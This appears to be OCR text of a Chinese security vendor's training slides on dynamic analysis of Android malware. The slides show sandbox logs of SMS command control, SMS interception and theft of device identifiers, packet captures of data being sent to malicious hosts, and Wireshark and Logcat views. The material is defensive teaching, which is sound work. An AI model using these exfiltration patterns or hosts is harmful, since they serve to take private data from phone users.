内容：Z3102600000000001387881725194；
调用者：
com.feedov.skeypp.net.background.h.run();

时间：2013-12-24 18:42:05
名称：创建文件
内容：/mnt/sdcard/chat360/data/config.lh；
调用者：
com.feedov.skeypp.net.background.al.a();
← com.feedov.skeypp.net.background.h.run();

时间：2013-12-24 18:42:06
名称：收到短信
内容：
来自：13770837893
消息：cmd4-1；
短信传输PDU格式:00200b813177807398f300003121428124602306e33699d68a01

时间：2013-12-24 18:42:07
名称：收到短信
内容：
来自：10668820
消息：cmd5-1；
短信传输PDU格式:002008810166880200003121428124702306e336b9d68a01


时间：2013-12-24 18:42:13
名称：发出GET请求
内容：
http://2api.139talk.com/api2/?r=Android/SoftVersion&Flag=100015&Btype=12&Ver=65&sim=310260000000000&date=2013-11-24-18-42-13；类型:APACHE；
调用者：
com.feedov.skeypp.net.d.a();
← com.feedov.skeypp.net.f.a();
← com.feedov.skeypp.net.background.b.run();

创造就是我们的脚步

动态分析能力

创造就是我们的脚步


- 发现短信上传隐私行为




时间：2013-12-07 12:06:36
名称：发送短信
内容：

目标：+79263691587
内容：imei: 000000000000000, country: us, cell: Android, android: 4.0.4, model: unknown samsung；
调用者：
com.KHLCert.d.e.a();
← com.KHLCert.i.a();
← com.KHLCert.d.onCreate();
← com.KHLCert.MainActivity_.onCreate();

- 发现网络上传隐私行为



```
⊞ Frame 1354: 314 bytes on wire (2512 bits), 314 bytes captured (2512 bits)
⊞ Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: RealtekU_12:35:02 (52:54:00:1
⊞ Internet Protocol, Src: 10.0.2.15 (10.0.2.15), Dst: 5.187.2.25 (5.187.2.25)
⊞ Transmission Control Protocol, Src Port: 54717 (54717), Dst Port: http (80), Seq: 1, Ack: 1
⊞ Hypertext Transfer Protocol
⊟ Line-based text data: application/x-www-form-urlencoded
    name=Zhouping&num=1+867-881-5556&imei=000000000000000
```



16:38

动态污点数据：

1、 污点联系人：
周萍18678815556
曾展13281165989


2、 污点短信：
18678815556
I'm here wait for you!
13281165989
I's time for lunch!

2013-06-14
测试结果：

日期	样本数量	短信行为	网络

动态分析能力


- 发现短信控制行为



时间：2013-11-15 15:08:10

名称：发送短信


内容：01089941103;;15555215554이 악성코드에 감염되었습니다.



이 악성코드에 감염되었습니다.

这已经感染了恶意代码。

- 发现短信拦截行为



时间：2013-11-30 17:07:49

名称：短信拦截


内容：来自：10621336
内容：cmd1-1；
调用者：
com.pro.www.receiver.SmsReceiver.onReceive();

创造就是我们的

ANTIY

动态分析


- 网络行为
  - Host，IP，端口
  - 传输的信息
    - 应用下载
    - 隐私窃取上传
    - 指令获取



```
No.     Time        Source              Destination         Protocol Info
      1 0.000000    192.168.10.130      61.183.9.167        TCP      49965 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2 SACK_
      2 0.009118    61.183.9.167        192.168.10.130      TCP      http > 49965 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=144
      3 0.009193    192.168.10.130      61.183.9.167        TCP      49965 > http [ACK] Seq=1 Ack=1 Win=17280 Len=0
      4 0.123191    192.168.10.130      61.183.9.167        HTTP     POST /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa92
      5 0.153668    61.183.9.167        192.168.10.130      HTTP     HTTP/1.1 200 OK  (text/html)

⊞ Frame 4: 485 bytes on wire (3880 bits), 485 bytes captured (3880 bits)
⊞ Ethernet II, Src: IntelCor_91:1e:56 (00:21:5d:91:1e:56), Dst: Tp-LinkT_3a:e0:90 (94:0c:6d:3a:e0:90)
⊞ Internet Protocol, Src: 192.168.10.130 (192.168.10.130), Dst: 61.183.9.167 (61.183.9.167)
⊞ Transmission Control Protocol, Src Port: 49965 (49965), Dst Port: http (80), Seq: 1, Ack: 1, Len: 431
⊟ Hypertext Transfer Protocol
  ⊟ POST /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa920704e6c805e17fe784f71ff0c597890e151618f1fc0f6f5c60e4ad55895
    ⊞ [Expert Info (Chat/Sequence): POST /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa920704e6c805e17fe784f71ff0c59
      Request Method: POST
      Request URI: /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa920704e6c805e17fe784f71ff0c597890e151618f1fc0f6f5c6
      Request Version: HTTP/1.1
    User-Agent: J2ME/UCWEB7.4.0.57\r\n
    Accept: application/vnd.wap.xhtml+xml,application/xml,text/vnd.wap.wml,text/html,application/xhtml+xml,image/jpeg;q=0.
  ⊞ Content-Length: 0\r\n
    Host: adrd.taxuan.net\r\n
    Connection: Keep-Alive\r\n
    \r\n
```

WireShark

- Follow TCP Stream



```
GET /v.gif?pid=103&url=sidebar&type=1025&t=1303967979346&catalog=1&ext-reader=1&module-
tag=1&page=view&lemmaid=640594&ispolysemy=0 HTTP/1.1
Host: nsclick.baidu.com
Connection: keep-alive
Referer: http://baike.baidu.com/view/640594.htm
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.16 (KHTML, like Gecko)
Chrome/10.0.648.205 Safari/534.16
Accept: */*
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Accept-Charset: GBK,utf-8;q=0.7,*;q=0.3
Cookie: BAIDUID=6880CCAF206EBCC2A4EAAF4B44116830:FG=1

HTTP/1.1 200 OK
Pragma: no-cache
Cache-Control: max-age=0
Content-Type: image/gif
ETag: "4280832337"
Accept-Ranges: bytes
Last-Modified: Fri, 23 Oct 2009 08:06:04 GMT
Expires: Thu, 28 Apr 2011 05:19:36 GMT
Date: Thu, 28 Apr 2011 05:19:36 GMT
Server: BWS/1.0
Content-Length: 0

GET /v.gif?pid=103&url=http%3A%2F%2Fbaike.baidu.com%2Fview%
2F640594.htm&type=1652&t=1303967979743&loadtime=0.753&title=wireshark&ext-reader=1&module-
tag=1&page=view&lemmaid=640594&ispolysemy=0 HTTP/1.1
Host: nsclick.baidu.com
Connection: keep-alive
Referer: http://baike.baidu.com/view/640594.htm
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.16 (KHTML, like Gecko)
Chrome/10.0.648.205 Safari/534.16
Accept: */*
```

Entire conversation (1746 bytes)


○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

创造就是我们的脚步

动态分析

创造就

- Logcat日志



Saved Filters
All messages (no filters)
SMSHOOK (18)
Xposed (51)
BANGCLETEST
CydiaSubstrate (634)

Search for messages. Accepts Java regexes. Prefix with pid:, app:, tag: or text: to limit scope.

verbose

```
Le Time                PID   TID   Application         Tag                    Text
                                                                              : routing=2
V  01-16 19:07:37.143  195   782                       audio_hw_primary       out_set_parameters: exit: code(1)
V  01-16 19:07:37.143  195   782                       audio_hw_primary       out_standby: enter: usecase(0: deep-buffer-playback)
V  01-16 19:07:37.143  195   782                       audio_hw_primary       out_standby: exit
I  01-16 19:07:37.143  195   195                       audio_a2dp_hw          adev_open:  adev_open in A2dp_hw module
I  01-16 19:07:37.143  195   195                       AudioFlinger           loadHwModule() Loaded a2dp audio interface from A2DP Audio
                                                                              audio) handle 4
I  01-16 19:07:37.143  195   195                       AudioFlinger           loadHwModule() Loaded usb audio interface from USB audio HW
                                                                              dio) handle 5
I  01-16 19:07:37.143  195   195                       r_submix               adev_open(name=audio_hw_if)
I  01-16 19:07:37.143  195   195                       r_submix               adev_init_check()
I  01-16 19:07:37.143  195   195                       AudioFlinger           loadHwModule() Loaded r_submix audio interface from Wifi Di
                                                                              dio HAL (audio) handle 6
I  01-16 19:07:37.143  195   195                       AudioPolicyService     Loaded audio policy from LEGACY Audio Policy HAL (audio_pol
I  01-16 19:07:37.413  676   676   system_process      MediaFocusControl        Remote Control   registerMediaButtonIntent() for Pending]
                                                                              c90d78: PendingIntentRecord{41c90cf8 android broadcastInter
I  01-16 19:07:37.493  676   676   system_process      SystemServer           Dock Observer
W  01-16 19:07:37.493  676   676   system_process      DockObserver           This kernel does not have dock station support
I  01-16 19:07:37.493  676   676   system_process      SystemServer           Wired Accessory Manager
W  01-16 19:07:37.493  676   676   system_process      WiredAccessoryMana…    This kernel does not have Motorola EMU audio support
W  01-16 19:07:37.493  676   676   system_process      WiredAccessoryMana…    This kernel does not have samsung usb dock audio support
I  01-16 19:07:37.493  676   676   system_process      SystemServer           USB Service
I  01-16 19:07:37.493  676   676   system_process      SystemServer           Serial Service
I  01-16 19:07:37.493  676   676   system_process      SystemServer           Twilight Service
I  01-16 19:07:37.493  676   676   system_process      SystemServer           UI Mode Manager Service
I  01-16 19:07:37.503  676   676   system_process      SystemServer           Backup Service
V  01-16 19:07:37.513  676   676   system_process      BackupManagerService   Initializing package tracking
V  01-16 19:07:37.513  676   676   system_process      BackupManagerService   No ancestral data
```

其他分析方法

- 信息收集
  - 背景调查
- 代码还原
- 环境模拟
- 行为触发
  - 模拟点击

创造就是我们的脚步


ANTIY

总结----分析方法

- 1、静态为主，动态为辅
- 2、由外到内，由大到小
- 3、区分“用户是否知情”
- 4、从恶意代码意图出发

